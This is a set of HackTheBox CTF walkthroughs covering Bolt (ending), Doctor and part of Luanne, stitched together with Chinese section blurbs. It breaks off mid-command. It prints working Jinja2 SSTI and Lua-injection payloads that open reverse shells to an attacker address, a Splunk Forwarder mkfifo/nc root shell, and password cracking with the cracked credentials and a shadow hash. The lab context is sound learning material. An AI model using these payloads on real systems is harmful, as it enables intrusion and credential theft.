Eddie Johnson:$gpg$*1*668*2048*2b518595f971db147efe739e2716523786988fb0ee243e5981659a314dfd0779dbba8e14e6649ba4e00cc515b9b4055a9783be133817763e161b9a8d2f2741aba80bceef6024465cba02af3bccd372297a90e078aa95579afbd60b6171cd82fd1b32a9dd016175c088e7bef9b883041eaffe933383434752686688f9d235f1d26c006a698dd6cc132d8acb94c4eceebf010845d69cd9e114873538712f2cd50c8b9ca3bcb9bbc3d83e32564f99031776ac986195e643880483ac80d3f7f1b9143563418ddea7bb71d114c4f24e41134dcdac4662e934d955aeccae92038dbed32f300ac5abed65960e26486c5da59f0d17b71ad9a8fe7a5e6bb77b8c31b68b56e7f4025f01d534be45ab36a7c0818febe23fa577ca346023feefa2bfef0899dd860e05a54d8b3e8bd430f40791a52a20067fde1861d977adf222725658a4661927d65b877cb8ac977601990cfbdb27413f5acc25ff1f691556bc8e5264cffaebbea7e7b9d73de6c719e0a7b004d331eaada86e812e3db60904eaf73a1b79c6e68e74beb6b71f6d644afbf591426418976d68c4e580cbc60b6fdd113f239ae2acd1e1dc51cb74b96b3c2f082bc0214886e1c3cebb3611311d9112d61194df22fb3ceb5783ee7d4a61b544886b389f638fc85d5139f64997014ec38ac59e65b842d92afb50184ccc3549a57dcdb3fc8720cc394912aed931007b53da1c635d302e840da2e6342803831891ab1ccc1669f3cc3240b8d31eded96696d7ad1525c4d277a4d3123abecafdbdde207714539c2e546cd45c4452051394e5d00e711fa5353f817be4fa6827aa0f1428dfb93a918e93975fb4baf3297aa3b7fec33470cf2741237a629b869a762684602057f3e3e6df9c97631caa7589dc4b26653162dfb2f2cf508cbe375496ba735830c2c00f151cdd50c522afe33dbe4265d2*3*254*8*9*16*b81f0847e01fb836c8cc7c8a2af31f19*16777216*34af9ef3956d5ad8:::Eddie Johnson <eddie@bolt.htb>::pgp.key

We convert the private key to hash, now we can move to cracking process.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
john pgp.hash --wordlist=/usr/share/wordlists/rockyou.txt

Warning: detected hash type "gpg", but the string is also recognized as "gpg-opencl"
Use the "--format=gpg-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is
8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256
10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:27 0.00% (ETA: 2021-10-06 13:00) 0g/s 27.58p/s 27.58c/s 27.58C/s caroline
0g 0:00:09:21 0.09% (ETA: 2021-10-06 04:32) 0g/s 27.82p/s 27.82c/s 27.82C/s xxxxxxxxxx
0g 0:00:12:24 0.12% (ETA: 2021-10-06 03:55) 0g/s 27.93p/s 27.93c/s 27.93C/s january12
0g 0:00:17:20 0.17% (ETA: 2021-10-06 03:40) 0g/s 28.03p/s 28.03c/s 28.03C/s thuggin
0g 0:00:22:38 0.22% (ETA: 2021-10-06 03:31) 0g/s 28.07p/s 28.07c/s 28.07C/s upgrade
0g 0:00:24:51 0.24% (ETA: 2021-10-06 03:19) 0g/s 28.10p/s 28.10c/s 28.10C/s megan13
merrychristmas (Eddie Johnson)
1g 0:00:25:24 DONE (2021-09-29 00:23) 0.000656g/s 28.10p/s 28.10c/s 28.10C/s merrychristmas
Use the "--show" option to display all of the cracked passwords reliably
Session completed

It took 25 minutes to crack it. We got the passphrase for the private key. Now, let’s try to decrypt the encrypted message which we got from ‘passbolt’ database. But first, we need to import the public and private key of ‘Eddie’ user.

1
2
3
4
5
6
7
8
┌──(root💀kali)-[~/hackthebox/machine/bolt]
└─# gpg --batch --import pgp.key
gpg: 密钥 1C2741A3DC3B4ABD:公钥 “Eddie Johnson <eddie@bolt.htb>” 已导入
gpg: 密钥 1C2741A3DC3B4ABD:私钥已导入
gpg: 处理的总数:1
gpg: 已导入:1
gpg: 读取的私钥:1
gpg: 导入的私钥:1

We have imported the private key, now we need to decrypt the encrypted message.

1
2
3
4
5
6
7
8
9
10
11
┌──(root💀kali)-[~/hackthebox/machine/bolt]
└─# gpg --pinentry-mode loopback --passphrase merrychristmas -d pgp_message.asc
gpg: 无效的字符封装头: wcBMA/ZcqHmj13/kAQgAkS/2GvYLxglAIQpzFCydAPOj6QwdVV5BR17W5psc\n
gpg: 由 2048 位的 RSA 密钥加密,标识为 F65CA879A3D77FE4,生成于 2021-02-25
“Eddie Johnson <eddie@bolt.htb>”
{"password":"Z(2rmxsNW(Z?3=p/9s","description":""}gpg: 签名建立于 2021年03月06日 星期六 10时33分54秒 EST
gpg: 使用 RSA 密钥 1C2741A3DC3B4ABD
gpg: 完好的签名,来自于 “Eddie Johnson <eddie@bolt.htb>” [未知]
gpg: 警告:此密钥未被受信任签名认证!
gpg: 没有证据表明此签名属于其声称的所有者。
主密钥指纹: DF42 6BC7 A4A8 AF58 E50E DA0E 1C27 41A3 DC3B 4ABD

From decrypted message we got a password. Let’s try this on root. Root login via SSH is disabled, so we have to use ‘su’ to login.

1
2
3
4
5
6
7
8
9
10
11
eddie@bolt:~$ su -
Password:
root@bolt:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bolt:~# whoami
\root
root@bolt:~# cd ~
root@bolt:~# cat root.txt
6b437aadf3a8414004e151a1a0eb9d0d
root@bolt:~# cat /etc/shadow | grep root
root:$6$gID7DRyUwzMW69Ul$209oMxMiaHmg1iiIbvO0z7Z7Twe./PKnGZKede1XYfsqynZ/xLN5jAmtwMLFWpFLeV6vf8YSVsj87Q5zkbudX.:18879:0:99999:7:::

Summary of knowledge

  • password hash leaked from the download file
  • using john crack hashes
  • vhost enumeration
  • using PayloadsAllTheThings SSTI Code Execution payload to get a reverse shell
  • PGP Private Key passphrase crack
  • decrypt the encrypted message by using the imported private key and cracked passphrase

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

Jinja2 配置加载与日志凭据

从模板渲染验证进入配置加载,日志中的密码再连接 Splunk Universal Forwarder 管理面。原链各阶段的请求和配置路径完整保留。

来源 doctor · 原记录 2020-09-29 · 17 个代码块 · 6 处图片引用

查看分析过程、攻击步骤与完整代码

introduce


OS: Linux
Difficulty: Easy
Points: 20
Release: 26 Sep 2020
IP: 10.10.10.209



User Blood jkr 00 days, 00 hours, 36 mins, 05 seconds.
Root Blood xct 00 days, 00 hours, 36 mins, 12 seconds.

  • my htb rank

information gathering

first use nmap as usaul

1
2
3
4
5
root@kali:~/hackthebox/machine/doctor# nmap -sV -v -p- --min-rate=10000 10.10.10.209
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
8089/tcp open ssl/http Splunkd httpd

on port 80, find a subdomain

1
2
Send us a message
info@doctors.htb

add this to our /etc/hosts file. Now let’s go to doctors.htb

a login page. Try some sql injections

But nothing is working. now Registe ourself and try to login then

So its show nothing, Lets check theSource Code

1
2
3
<!--archive still under beta testing<a class="nav-item nav-link" href="/archive">Archive</a>-->
</div>
<!-- Navbar Right Side -->

This seems to be some link /archive let’s go to that page and see what’s on that

Hmmm, Blank Page

Let’s, try to submit a new message

Let’s, try first simple html H1 tag

1
2
3
4
5
title
<h1>hello</h1>

content
<h1>hello</h1>

It accept this html h1 tag but were we got the response of that.

Let’s check on that /archive page .

But still it’s blank. Let’s check the source code of that page.

1
2
3
4
5
6
7
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title><h1>hello</h1></title></item>

</channel>

Our response is there. But he didn’t execute, Let’s try to modify this html tag

1
2
3
4
5
title
</title></item><h1>hello</h1>

content
</title></item><h1>hello</h1>

let’s try to post this. and it worked

the source code

1
2
3
4
5
6
7
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title></title></item><h1>hello</h1></title></item>

</channel>

this is vulnerable from Server-Side Template Injection
I Found interesting Article

  • Server Side Template Injection

try Jinja2 Basic injection

First, We are using 49

1
2
3
4
5
title
</title></item>{{7*'7'}}

content
</title></item>{{7*'7'}}

If this executed successfully so we will get the response of 7777777

Boom it’s executed successfuly. Now let’s use Exploit the SSTI by writing an evil config file To Get the reverse shell.

We are using this exploit

Exploit the SSTI by writing an evil config file.

1
2
3
4
5
6
7
8
# evil config
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/evilconfig.cfg', 'w').write('from subprocess import check_output\n\nRUNCMD = check_output\n') }}

# load the evil config
{{ config.from_pyfile('/tmp/evilconfig.cfg') }}

# connect to evil host
{{ config['RUNCMD']('/bin/bash -c "/bin/bash -i >& /dev/tcp/x.x.x.x/8000 0>&1"',shell=True) }}

payload

1
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.7\",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/bash\", \"-i\"]);'").read().zfill(417)}}{%endif%}{% endfor %}

Let’s go to the /archivePage But First start a netcat lisner on 9001 port

It’s reloding, let’s check our netcat lisner.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
root@kali:~/hackthebox/machine/doctor# nc -lvp 9001
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.209.
Ncat: Connection from 10.10.10.209:34444.
bash: cannot set terminal process group (832): Inappropriate ioctl for device
bash: no job control in this shell
web@doctor:~$ id
id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
web@doctor:~$ whoami
whoami
web

hmm, We find something interesting thing in /var/log/apache2/

In the /var/log/apache2/ directory there is a file called backup. Let’s check there is any password or anything interesting in That.

1
2
3
web@doctor:/var/log/apache2$ cat backup | grep pass
cat backup | grep pass
10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"


now we we find password of shaun, then switch to shaun

1
2
3
4
5
6
7
8
9
web@doctor:/var/log/apache2$ su shaun
su shaun
Password: Guitar123
id
uid=1002(shaun) gid=1002(shaun) groups=1002(shaun)
whoami
shaun
python3 -c 'import pty; pty.spawn("/bin/bash")'
shaun@doctor:/var/log/apache2$

now we got user.txt

1
2
3
shaun@doctor:~$ cat user.txt
cat user.txt
e52b07d06a90865c8c939712f50f9e71

Privilege escalation
run LinPEAS And Find Something interesting.

  • LinPEAS - Linux Privilege Escalation Awesome Script

after some google search we find the following script could be used to get privesclation

  • PySplunkWhisperer2_remote.py

Local privilege escalation, or remote code execution, through Splunk Universal Forwarder (UF) misconfigurations. See

  • Splunk-Universal-Forwarder-Hijacking-2-SplunkWhisperer2

for more details.

payload:

1
python PySplunkWhisperer2_remote.py --lhost 10.10.14.7 --host 10.10.10.209 --username shaun --password Guitar123 --payload '/bin/bash -c "rm /tmp/luci11;mkfifo /tmp/luci11;cat /tmp/luci11|/bin/sh -i 2>&1|nc 10.10.14.7 5555 >/tmp/luci11"'

run this, and we got a root shell

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
root@kali:~/hackthebox/machine/doctor# python PySplunkWhisperer2_remote.py --lhost 10.10.14.7 --host 10.10.10.209 --username shaun --password Guitar123 --payload '/bin/bash -c "rm /tmp/luci11;mkfifo /tmp/luci11;cat /tmp/luci11|/bin/sh -i 2>&1|nc 10.10.14.7 5555 >/tmp/luci11"'
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
from cryptography import x509
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpiRqdZO.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.7:8181/
10.10.10.209 - - [29/Sep/2020 13:45:08] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup

[.] Removing app...
[+] App removed
[+] Stopped HTTP server
Bye!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
root@kali:~/hackthebox/machine/doctor# nc -lvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.209.
Ncat: Connection from 10.10.10.209:48386.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var

# cd /root
# ls
root.txt
# cat root.txt
316ae3165720f8c125e259d7a3290c85

Summary of knowledge

  • Server Side Template Injection
  • Jinja2 Basic injection
  • Exploit the SSTI by writing an evil config file
  • password leaked in /var/log/apache2/backup
  • Splunk Universal Forwarder (UF) misconfigurations
  • use PySplunkWhisperer2_remote.py to get root shell

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

Lua 解析与 doas 身份变化

Lua 接口的语法边界形成执行入口,备份、私钥及 netpgp 解密连接后续用户。doas 的授权对象和命令保留原始证据。

来源 luanne · 原记录 2020-12-04 · 30 个代码块 · 4 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Other
Difficulty: Easy
Points: 20
Release: 28 Nov 2020
IP: 10.10.10.218

  • my htb rank

information gathering

first use nmap as usaul

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(root💀kali)-[~/hackthebox/machine/luanne]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.218
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol 2.0)
80/tcp open http nginx 1.19.0
9001/tcp open http Medusa httpd 1.12 (Supervisor process manager)
Service Info: OS: NetBSD; CPE: cpe:/o:netbsd:netbsd

┌──(root💀kali)-[~/hackthebox/machine/luanne]
└─# nmap -sV -sC -v -p 22,80,9001 10.10.10.218
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol 2.0)
| ssh-hostkey:
| 3072 20:97:7f:6c:4a:6e:5d:20:cf:fd:a3:aa:a9:0d:37:db (RSA)
| 521 35:c3:29:e1:87:70:6d:73:74:b2:a9:a2:04:a9:66:69 (ECDSA)
|_ 256 b3:bd:31:6d:cc:22:6b:18:ed:27:66:b4:a7:2a:e4:a5 (ED25519)
80/tcp open http nginx 1.19.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=.
| http-methods:
|_ Supported Methods: GET HEAD POST
| http-robots.txt: 1 disallowed entry
|_/weather
|_http-server-header: nginx/1.19.0
|_http-title: 401 Unauthorized
9001/tcp open http Medusa httpd 1.12 (Supervisor process manager)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=default
|_http-server-header: Medusa/1.12
|_http-title: Error response
Service Info: OS: NetBSD; CPE: cpe:/o:netbsd:netbsd

Port-80

They asking us for a username and Password.

If we see in our nmap result they tell us about robots.txt.

Let’s check out that quickly

1
2
User-agent: *
Disallow: /weather #returning 404 but still harvesting cities

There is a one directory called /weather in the disallow entries.

Let’s check that directory.

Hmm they said 404 not found.

Let’s use gobuster to find inside /weather directory.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root💀kali)-[~/hackthebox/machine/luanne]
└─# gobuster dir -u http://10.10.10.218/weather/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 50
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://10.10.10.218/weather/
[+] Threads: 50
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2020/12/04 01:40:43 Starting gobuster
===============================================================
/forecast (Status: 200)

they found one more interesting directory called /forecast

They said no city specified use city=list.

Let’s use this in the url.

1
2
3
http://10.10.10.218/weather/forecast?city=list

{"code": 200,"cities": ["London","Manchester","Birmingham","Leeds","Glasgow","Southampton","Liverpool","Newcastle","Nottingham","Sheffield","Bristol","Belfast","Leicester"]}

They list all cities Let’s choose Leeds.

1
2
3
http://10.10.10.218/weather/forecast?city=Leeds

{"code": 200,"city": "Leeds","list": [{"date": "2020-12-04","weather": {"description": "snowy","temperature": {"min": "12","max": "46"},"pressure": "1799","humidity": "92","wind": {"speed": "2.1975513692014","degree": "102.76822959445"}}},{"date": "2020-12-05","weather": {"description": "partially cloudy","temperature": {"min": "15","max": "43"},"pressure": "1365","humidity": "51","wind": {"speed": "4.9522297247313","degree": "262.63571172766"}}},{"date": "2020-12-06","weather": {"description": "sunny","temperature": {"min": "19","max": "30"},"pressure": "1243","humidity": "13","wind": {"speed": "1.8041767538525","degree": "48.400944394059"}}},{"date": "2020-12-07","weather": {"description": "sunny","temperature": {"min": "30","max": "34"},"pressure": "1513","humidity": "84","wind": {"speed": "2.6126398323104","degree": "191.63755226741"}}},{"date": "2020-12-08","weather": {"description": "partially cloudy","temperature": {"min": "30","max": "36"},"pressure": "1772","humidity": "53","wind": {"speed": "2.7699138359167","degree": "104.89152945159"}}}]}

Nothing interesting in the output.

After some hit and try and reading the hackthebox forums they all talking about lua. i think lua is related to the machiene name.

Let’s try some lua syntax.

1
http://10.10.10.218/weather/forecast?city=Leeds%22);%27print(

They give us a error called:

1
<br>Lua error: /usr/local/webapi/weather.lua:49: attempt to call a nil value

Now i am conform that we get the reverse shell with lua.

  • gtfobins-lua

  • mkfifo

After reading some article i create a syntax for reverse shell.

1
http://10.10.10.218/weather/forecast?city=Leeds');os.execute("rm /tmp/f;mkfifo /tmp/luci;cat /tmp/luci|/bin/sh -i 2>&1|nc 10.10.14.3 9001 >/tmp/luci")--

Url encode this to the following

1
http://10.10.10.218/weather/forecast?city=Leeds%27%29%3b%6f%73%2e%65%78%65%63%75%74%65%28%22%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2f%74%6d%70%2f%6c%75%63%69%3b%63%61%74%20%2f%74%6d%70%2f%6c%75%63%69%7c%2f%62%69%6e%2f%73%68%20%2d%69%20%32%3e%26%31%7c%6e%63%20%31%30%2e%31%30%2e%31%34%2e%33%20%39%30%30%31%20%3e%2f%74%6d%70%2f%6c%75%63%69%22%29%2d%2d

Open your netcat listner.

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root💀kali)-[~/hackthebox/machine/luanne]
└─# nc -lvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.218.
Ncat: Connection from 10.10.10.218:65489.
sh: can't access tty; job control turned off
$ id
uid=24(_httpd) gid=24(_httpd) groups=24(_httpd)
$ whoami
_httpd

Boom we got the reverse shell through _httpd.

After some enumeration i find an interesting file called .htpasswd in /var/www/

1
2
3
4
5
6
7
8
9
ls -la
$ total 20
drwxr-xr-x 2 root wheel 512 Nov 25 11:27 .
drwxr-xr-x 24 root wheel 512 Nov 24 09:55 ..
-rw-r--r-- 1 root wheel 47 Sep 16 15:07 .htpasswd
-rw-r--r-- 1 root wheel 386 Sep 17 20:56 index.html
-rw-r--r-- 1 root wheel 78 Nov 25 11:38 robots.txt
$ cat .htpasswd
webapi_user:$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0

There is a webapi_user hash.

Let’s try to crack it with john.

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root💀kali)-[~/hackthebox/machine/luanne]
└─# john -w=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iamthebest (?)
1g 0:00:00:00 DONE (2020-12-04 02:01) 7.142g/s 21942p/s 21942c/s 21942C/s my3kids..ANTHONY
Use the "--show" option to display all of the cracked passwords reliably
Session completed

And we got the password for webapi_user:iamthebest.

But the problem is su or sudo is not working

Let’s use this credentials on web.

1
webapi_user:iamthebest

There is nothing interesting.

Let’s do manually enumeration inside the box.

Let’s check which service running inside the box

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ netstat -ant
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.10.10.218.65489 10.10.14.3.9001 ESTABLISHED
tcp 0 0 127.0.0.1.3000 127.0.0.1.65490 CLOSE_WAIT
tcp 0 0 127.0.0.1.65490 127.0.0.1.3000 FIN_WAIT_2
tcp 0 0 127.0.0.1.3000 *.* LISTEN
tcp 0 0 127.0.0.1.3001 *.* LISTEN
tcp 0 0 *.80 *.* LISTEN
tcp 0 0 *.22 *.* LISTEN
tcp 0 0 *.9001 *.* LISTEN
Active Internet6 connections (including servers)
Proto Recv-Q Send-Q Local Address Foreign Address (state)
tcp6 0 0 *.22 *.* LISTEN
Active UNIX domain sockets
Address Type Recv-Q Send-Q Inode Conn Refs Nextref Addr
fffff67d7a76b9e0 stream 0 0 0 fffff67d7a76b900 0 0
fffff67d7a76b900 stream 0 0 0 fffff67d7a76b9e0 0 0
fffff67d7a76b510 stream 0 0 fffff67e28af5c08 0 0 0 /var/supervisord/run/supervisord.sock.340
fffff67d7a76bdd0 dgram 0 0 0 fffff67d7a76b3c0 0 fffff67d7a76bb30 -> /var/run/log
fffff67d7a76b7b0 dgram 0 0 0 fffff67d7a76b3c0 0 0 -> /var/run/log
fffff67d7a76b820 dgram 0 0 0 0 0 0
fffff67d7a76bb30 dgram 0 0 0 fffff67d7a76b3c0 0 fffff67d7a76b7b0 -> /var/run/log
fffff67d7a76b3c0 dgram 0 0 fffff67e2b920040 0 fffff67d7a76bdd0 0 /var/run/log

There is a port called 3001 that run in the localhost Let’s check this real quick.

1
2
3
4
5
6
7
8
9
10
11
12
$ nc 127.0.0.1 3001
cat /etc/passwd
HTTP/0.9 404 Not Found
Content-Type: text/html
Content-Length: 217
Server: bozohttpd/20190228

<html><head><title>404 Not Found</title></head>
<body><h1>404 Not Found</h1>
/etc/passwd: <pre>This item has not been found</pre>
<hr><address><a href="//luanne.htb:3001/">luanne.htb:3001</a></address>
</body></html>

Let’s curl that web server inside the machiene.

1
2
3
4
5
6
7
8
9
$ curl http://127.0.0.1:3000/
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 199 100 199 0 0 99500 0 --:--:-- --:--:-- --:--:-- 99500
<html><head><title>401 Unauthorized</title></head>
<body><h1>401 Unauthorized</h1>
/: <pre>No authorization</pre>
<hr><address><a href="//127.0.0.1:3000/">127.0.0.1:3000</a></address>
</body></html>

It said Unauthorized Let’s try those credentials which we cracked.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ curl --user webapi_user:iamthebest http://127.0.0.1:3001/
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 386 100 386 0 0 125k 0 --:--:-- --:--:-- --:--:-- 125k
<!doctype html>
<html>
<head>
<title>Index</title>
</head>
<body>
<p><h3>Weather Forecast API</h3></p>
<p><h4>List available cities:</h4></p>
<a href="/weather/forecast?city=list">/weather/forecast?city=list</a>
<p><h4>Five day forecast (London)</h4></p>
<a href="/weather/forecast?city=London">/weather/forecast?city=London</a>
<hr>
</body>
</html>

After some hit and try i find a way to get id_rsa file.

First Let’s check /etc/passwd file which user has in the box.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
$ cat /etc/passwd
